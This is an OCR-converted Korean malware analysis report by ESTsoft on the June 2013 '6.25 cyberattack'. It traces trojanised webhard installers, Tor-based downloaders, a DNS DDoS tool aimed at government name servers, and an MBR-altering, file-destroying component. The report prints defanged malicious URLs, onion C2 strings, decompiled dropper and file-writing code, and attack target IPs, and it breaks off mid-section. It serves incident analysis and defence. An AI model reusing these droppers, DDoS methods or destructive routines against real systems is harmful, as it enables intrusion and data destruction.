6.25 사이버테러

악성코드 분석 보고서

(V 3.0)

ESTsoft Corp.


ALTOOLS Division Malware Research

1. 악성코드 분석

1-1. 유포경로

2013년 6월 25일 심디스크(웹하드), 송사리(웹하드)사이트의 설치파일이 변조 되어 악성파일이 사용자에게 다운로드 및 설치 된 것이 확인되었다.

1-2. 전체 도식화



1-3. 악성파일 분석

※ 현재까지 확인 된 사항을 토대로 보고서 작성

※ 차후 추가 되는 정보나 파일은 지속적으로 추가

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDisk_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	SimDiskup.exe	다운로더 역할
Trojan.Agent.Rot	songsari_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	songsariup.exe	다운로더 역할
Trojan.Agent.Rot	c.jpg	다운로더 및 토르 프로그램 실행
Trojan.Agent.Rot	d.jpg	다운로더 및 토르 프로그램 실행
Trojan.DDoS.Svc	sermgr.exe	메인 드롭퍼
Trojan.DDoS.Svc	olesrsvc.dll	공격 명령 다운로드, DDoS Attacker 생성 및 실행
Trojan.DDoS.Svc	wuauieop.exe	DNS DDoS 수행
Trojan.Agent.Rot	(랜덤).exe	토르 런처 파일
정상 파일	(랜덤).exe	토르 파일
Trojan.Agent.245760.A	RDPSHELLEX.EXE	사용자 정보 전달, MBR 변조


1-3-1. SimDisk_setup.exe, songsari_setup.exe (Trojan.Agent.Rot)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDisk_setup.exe	변조 된 셋업 파일
Trojan.Agent.Rot	songsari_setup.exe	변조 된 셋업 파일

- 셋업 파일 속 악성파일 포함

웹하드 업체의 셋업 파일 속에 악성파일이 포함되어 있는 것이 확인 되었으며, RARSFX(Self-Extracting Archives)을 이용하여 셋업 파일 실행 시 악성파일이 먼저 실행될 수 있도록 설계되어 있다.



(심디스크, 송사리 웹하드에서 다운로드 받은 변조 된 설치파일 내부)

1-3-2. SimDiskup.exe, songsariup.exe (Trojan.Agent.Rot)

- 파일정보


Detection Name	File Name	악성 행위
Trojan.Agent.Rot	SimDiskup.exe	다운로더 역할
Trojan.Agent.Rot	songsariup.exe	다운로더 역할

- 파일 다운로드

해당 파일들은 특정 서버에서 악성파일을 다운로드 한다.

- 확인 된 악성파일 주소
hxxp://www.haxxxx.co.kr/images/korea/c.jpg
hxxp://www.haxxxx.co.kr/images/korea/d.jpg

```
Hypertext Transfer Protocol
  GET /images/korea/c.jpg HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)\r\n
    Host: www.habang.co.kr\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://www.ha[illegible]/images/korea/c.jpg]
```



다운로드 된 c.jpg 파일은 "~simdisk.exe" 파일명으로 사용자 임시 폴더(C:₩Documents and Settings₩[사용자계정]₩Local Settings₩Temp)에 저장되어 실행 된다.

또한 jpg의 아이콘 모양을 하고 있지만, 실제는 PE파일의 구조를 가지고 있는 실행파일이며 파일의 생성날짜가 6월 24일 20시로 되어 있는 것으로 보아 미리 25일에 공격을 준비하고 있음을 알 수 있다.

1-3-3. c.jpg, d.jpg (Trojan.Agent.Rot)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.Rot	c.jpg	다운로더 및 토르 프로그램 실행
Trojan.Agent.Rot	d.jpg	다운로더 및 토르 프로그램 실행


- 파일 생성

~simdisk.exe 파일명으로 수정 후 동작을 시작하면, 사용자 IP를 우회하여 추적 및 분석을 어렵게 하기 위해 공개용 프록시 프로그램 "**토르(Tor)**" 를 설치하게 된다.

생성 되는 파일은 총 3개로써 아래와 같은 파일로 이루어져 있다.

1. 설정 파일
2. 토르 프로그램을 실행시키는 런처 파일
3. 토르(Tor) 프로그램 (v0.2.3.25)

생성 폴더는 C:₩Documents and Settings₩[사용자계정]₩Application Data₩Identities₩{038444a8-2a1f-11dc-b665-806d6172696f}이며 생성시키는 파일의 이름은 현재 **동작중인 프로세스에서 랜덤하게 선택하여 파일명을 구성**한다.



- 파일 다운로드

토르 프로그램 런처 파일은 특정 서버에서 악성파일을 다운로드 한다.

서버에 접속 되면, 아래의 그림에 보이는 서버에서 DNS DDoS를 발생시키는 메인 드롭퍼 "Servmgr.exe" 파일을 다운로드 받게 된다.

```
aHttpHfc4z2pxfd db 'http://hf[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A258↓o
                align 4
aHttpN3fwfxcdjf db 'http://n3[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A25C↓o
                align 4
aHttpP4dxzhnluk db 'http://p4[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A260↓o
                align 4
aHttpSwe4ta6k64 db 'http://sw[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A264↓o
                align 10h
aHttp7odyldjmpz db 'http://7o[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A268↓o
                align 4
aHttpVtyee6ev7g db 'http://vt[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A26C↓o
                align 4
aHttpRns3d52wyc db 'http://rn[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A270↓o
                align 4
aHttpEt53n5fxxm db 'http://et[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A274↓o
                align 10h
aHttpU6irlnorfx db 'http://u6[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A278↓o
                align 4
aHttpSnij5xfzt2 db 'http://sni[illegible].onion/etc/',0
                                        ; DATA XREF: ___:0041A27C↓o
                align 4
```

1-3-4. Sermgr.exe (Trojan.DDoS.Svc)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	Sermgr.exe	메인 드롭퍼

- 감염 확인

해당 파일은 감염 된 시스템의 운영체제(OS)의 정보를 확인 후, OpenFileMappingA 함수를 이용하여 감염시스템인지 확인 한다.

```
004011F1 add     esp, 24h
004011F4 push    offset Name     ; "GlobalWWMicrosoftUpgradeObject9.6.4"
004011F9 push    0               ; bInheritHandle
004011FB push    4               ; dwDesiredAccess
004011FD call    ds:OpenFileMappingA
00401203 test    eax, eax
00401205 jnz     loc 4013F1
```

- 파일 생성

감염 된 시스템 운영체제에 따라 다른 악성파일을 설치한다.

*** 32Bit 운영체제**

사용자 임시 폴더에 "~DR1.tmp" 파일을 생성한 후, 자기 자신을 로드시킨다.

```
{
  GetTempPathA(0x104u, &LibFileName);
  GetTempFileNameA(&LibFileName, "~DR", 0, &LibFileName);
  if ( FindResourceA(a1, (LPCSTR)0x82, "BIN") && Call_SizeofResource(a1, &LibFileName) )
  {
    LoadLibraryA(&LibFileName);
    Sleep(0xEA60u);
    loc_4014DD(StartupInfo.cb, StartupInfo.lpReserved, StartupInfo.lpDesktop, StartupInfo.lpTitle);
  }
```

*** 64Bit 운영체제**

사용자 임시 폴더에 UAC무력화 기능이 들어간 "~ER1.tmp" 파일과 32Bit에서 로드시킨 파일과 동일한 기능을 가진 "~Dr2.tmp" 파일을 생성하여 실행시킨다.

```
GetTempPathA(0x104u, &PathName);
GetTempFileNameA(&PathName, "~ER", 0, &PathName);
if ( FindResourceA(a1, lpName, "BIN") )
{
  if ( Call_SizeofResource(a1, &PathName) )
  {
    GetTempPathA(0x104u, &LibFileName);
    GetTempFileNameA(&LibFileName, "~DR", 0, &LibFileName);
    if ( FindResourceA(a1, (LPCSTR)v8, "BIN") )
    {
      if ( Call_SizeofResource(a1, v5) )
      {
        memset(&StartupInfo, 0, 0x44u);
        ProcessInformation.hProcess = 0;
        ProcessInformation.hThread = 0;
        ProcessInformation.dwProcessId = 0;
        ProcessInformation.dwThreadId = 0;
        StartupInfo.wShowWindow = 0;
        StartupInfo.cb = 68;
        StartupInfo.dwFlags = 1;
        sprintf(&CommandLine, "W"%sW" W"%sW"", &PathName, &LibFileName);
        if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
        {
          WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFFu);
          CloseHandle(ProcessInformation.hProcess);
        }
        DeleteFileA(&PathName);
```

파일 생성이 완료 되면 특정 레지스트리 정보에서 값을 조합 한 파일명으로 시스템폴더에 자기자신을 복사한다.

- 조합을 위한 레지스트 정보

HKEY_LOCAL_MACHINE₩SOFTWARE₩Microsoft₩Windows NT₩CurrentVersion₩SvcHost

"netsvcs" 값 중에서 랜덤으로 하나의 서비스명을 선택하여 파일이름을 완성한다.


Ex) ole(선택 된 서비스명).dll, oletapisrv.dll

조합이 완료 된 파일명으로 시스템폴더에 ole(선택 된 서비스명).dll로 복사를 하게 된다.

복사가 완료되면 부팅 시 자동실행을 위해 서비스 레지스트리를 추가적으로 생성한다.
레지스트리는 netsvcs 값에서 생성 된 이름에 + Svc를 조합하여 서비스를 생성시킨다.
Ex) TapiSrv + Svc = HKEY_LOCAL_MACHINE₩SYSTEM₩CurrentControlSet₩Services₩TapiSrvSvc

- 자기 자신 삭제

모든 작업이 완료 되면, 사용자 임시 폴더에 "ud.bat" 파일을 생성하여 자기자신을 삭제하게 된다.



1-3-5. olesrsvc.dll (Trojan.DDoS.Svc)

- 파일정보


Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	olesrsvc.dll	공격 명령 다운로드, DDoS Attacker 생성, 실행

- 파일 다운로드

특정 서버에서 아래와 같은 파일을 다운로드 받는다.

hxxp://webmail.gexxxxxxxxx.com/mail/images/ct.jpg
hxxp://www.hoxxxxxx.net/pictures/e02947e8573918c1d887e04e2e0b157

파일 다운로드가 성공하면, 사용자 계정의 임시폴더에 "**~MR1.tmp**" 파일명으로 생성한다.
해당 파일은 공격 시간이 담겨있는 설정 파일로써 **시그니쳐(BM6W)와 시간정보(6월 25일 10:00)**를 포함하고 있으며, 감염PC의 시간과 비교하여 동일 할 경우 시스템폴더(System32)에 wuauieop.exe 파일을 생성하고 실행시킨다.



```
v7 = (unsigned int)&v8 ^ __security_cookie;
pszPath = 0;
memset(&v6, 0, 0x104u);
GetSystemDirectoryA(&pszPath, 0x104u);          // 생성 할 폴더 = C:\WINDOWS\system32
strcat(&pszPath, "\\wuauieop.exe");             // 생성 할 파일명 = wuauieop.exe
if ( !PathFileExistsA(&pszPath) )
{
  v0 = fopen(&pszPath, "wb");
  v1 = v0;
  if ( !v0 )
    return 0;
  fwrite(&Drop_PE_File_Offset, 1u, 0xCF000u, v0);// 파일 내부에 담겨있는 PE File Offset
  fclose(v1);
}
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.wShowWindow = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
CreateProcessA(0, &pszPath, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);// 프로세스 실행
return 1;
```

1-3-6. wuauieop.exe (Trojan.DDoS.Svc)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.DDoS.Svc	wuauieop.exe	DNS DDoS 수행

- DNS DDoS 공격

해당 파일에는 실행 시 공격 할 대상의 IP가 하드코딩 되어 있다.

- ns.gcc.go.kr (152.99.1.10)
- ns2.gcc.go.kr (152.99.200.6)

파일이 동작하게 되면 다수의 쓰레드를 구성하며 쓰레드 행위는 아래와 같다.

1. 랜덤 도메인명.gcc.go.kr 생성
2. 152.99.1.10 서버에 DDoS 공격
3. 152.99.200.6 서버에 DDoS 공격

랜덤의 도메인명을 사용하는 이유는 캐쉬 된 정보를 재사용할 수 있기 때문에, 보다 효과적인 공격을 하기 위한 수단으로 보여지고 있다.

또한 모두 ANY Query 패킷으로 전송하여 DNS 서버 부하를 일으키고 있다.

No.	Time	Source	Destination	Protocol	Length	Info
7	7.904160		152.99.200.6	DNS	1334	Standard query ANY janujj.gcc.go.kr
8	7.905054		152.99.1.10	DNS	1434	Standard query ANY ptgtt.gcc.go.kr
9	7.905678		152.99.1.10	DNS	1432	Standard query ANY ryh.gcc.go.kr
10	7.910109		152.99.200.6	DNS	1431	Standard query ANY ua.gcc.go.kr
11	7.910742		152.99.200.6	DNS	1283	Standard query ANY bb.gcc.go.kr
12	7.911371		152.99.200.6	DNS	1287	Standard query ANY dgbygb.gcc.go.kr
13	7.913710		152.99.200.6	DNS	1291	Standard query ANY olcjutpwwt.gcc.go.kr
14	7.915112		152.99.1.10	DNS	1288	Standard query ANY gihsizp.gcc.go.kr
15	7.915825		152.99.1.10	DNS	1287	Standard query ANY qnidwr.gcc.go.kr
16	7.916445		152.99.1.10	DNS	1283	Standard query ANY bb.gcc.go.kr
17	7.917060		152.99.1.10	DNS	1287	Standard query ANY dgbygb.gcc.go.kr
18	7.917678		152.99.1.10	DNS	1291	Standard query ANY olcjutpwwt.gcc.go.kr
19	7.925365		152.99.1.10	DNS	1334	Standard query ANY sqcf.gcc.go.kr
20	7.928591		152.99.200.6	DNS	1334	Standard query ANY sqcf.gcc.go.kr
21	7.929270		152.99.200.6	DNS	1331	Standard query ANY c.gcc.go.kr
22	7.929883		152.99.200.6	DNS	1340	Standard query ANY nieajuxtaz.gcc.go.kr
23	7.930487		152.99.200.6	DNS	1337	Standard query ANY poelxmz.gcc.go.kr
24	7.931078		152.99.200.6	DNS	1333	Standard query ANY atx.gcc.go.kr
25	7.931792		152.99.1.10	DNS	1331	Standard query ANY c.gcc.go.kr
26	7.932515		152.99.1.10	DNS	1340	Standard query ANY nieajuxtaz.gcc.go.kr
27	7.933175		152.99.1.10	DNS	1337	Standard query ANY poelxmz.gcc.go.kr
28	7.933874		152.99.1.10	DNS	1333	Standard query ANY atx.gcc.go.kr

1-3-7. RDPSHELLEX.EXE (Trojan.Agent.245760.A)

- 파일정보

Detection Name	File Name	악성 행위
Trojan.Agent.245760.A	RDPSHELLEX.EXE	사용자 정보 전달, MBR 변조

- 파일 존재 유무 확인

최초 실행 시 아래의 위치에 파일이 존재하는지 확인한다.

존재 하면 프로그램은 종료되며, 존재 하지 않을 시 악성행위를 시작한다.

C:₩WINDOWS₩system32₩icfg₩lsass.exe

- 사용자 정보 유출

파일이 존재하지 않아 악성행위가 시작되면, 특정 서버로 감염 된 시스템의 정보를 전송하게 된다.


- 전송 서버 IP : 112.217.xxx.xxx(8080)

1. 현재시간 (hh:mm:ss)
2. 컴퓨터 이름
3. 특정 메시지 (Exist, Succes,)
4. 운영체제 버전 정보

- 사용자 계정 암호 변경

사용자 계정 임시폴더에 "(랜덤).tmp.bat" 파일을 생성하며, 감염 된 사용자 계정의 암호를 변경한다.

변경 후에는 자기자신을 삭제 시킨다.



- 사용자 바탕화면 이미지 변경

자신의 리소스영역에 가지고 있는 데이터를 이용하여 감염 된 시스템의 "바탕화면 이미지"를 변경시킨다.

```
GetModuleFileNameW(0, &String2, 0x104u);
v1 = wcsrchr(&String2, 0x5Cu);
if ( v1 )
  v2 = v1 + 1;
else
  v2 = &String2;
lstrcpyW(v2, L"desktop_image001.bmp");        // 바탕화면으로 사용 될 파일명
lstrcpyW(&FileName, &String2);
lstrcatW(&FileName, L".tmp");
v3 = FindResourceExW(0, L"VOD", (LPCWSTR)0x68, 0x409u);// 리소스 내 파일 복구
v4 = v3;
if ( v3 )
{
  v6 = LoadResource(0, v3);
  lpBuffer = LockResource(v6);
  if ( lpBuffer )
  {
    nNumberOfBytesToWrite = SizeofResource(0, v4);
    while ( 1 )
    {
      v7 = CreateFileW(&FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
      if ( v7 != (HANDLE)-1 )
      {
        WriteFile(v7, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
        CloseHandle(v7);
        DeleteFileW(&String2);
        Zlib_Decode_Main(&FileName, &String2, 0);// Zlib 압축 해제 코드
        DeleteFileW(&FileName);
        SystemParametersInfoW(0x14u, 0, &String2, 3u);// pvParam : 변경 할 바탕화면 이미지 경로(desktop_image001.bmp)
                                                      // uiAction : SPI_SETDESKWALLPAPER (바탕화면 이미지 변경)
      }
```

아래의 그림은 감염 된 시스템의 "바탕화면 이미지"로 사용 된 그림 파일이다.

- 파일 삭제

감염자 시스템 파일들의 확장자를 검사하고, 자신이 가지고 있는 리소스영역의 내용으로 덮어쓰거나 삭제한다. 검사하는 대상의 확장자와 삭제 행위는 아래와 같다.

1. 동영상, 이미지, 웹 관련 파일들은 리소스영역의 내용으로 덮어 씌운 후 삭제
2. PE 파일은 바로 삭제
3. nms 파일은 삭제에서 제외
4. PE파일을 제외한 모든 파일을 랜덤한 파일명으로 수정 후 삭제

- 동영상 파일
*.avi, *.mpg, *.flv, *.mpeg, *.wmv, *.mp4,*.bmp, *.gif, *.jpg, *.jpeg, *.png

- 이미지 파일
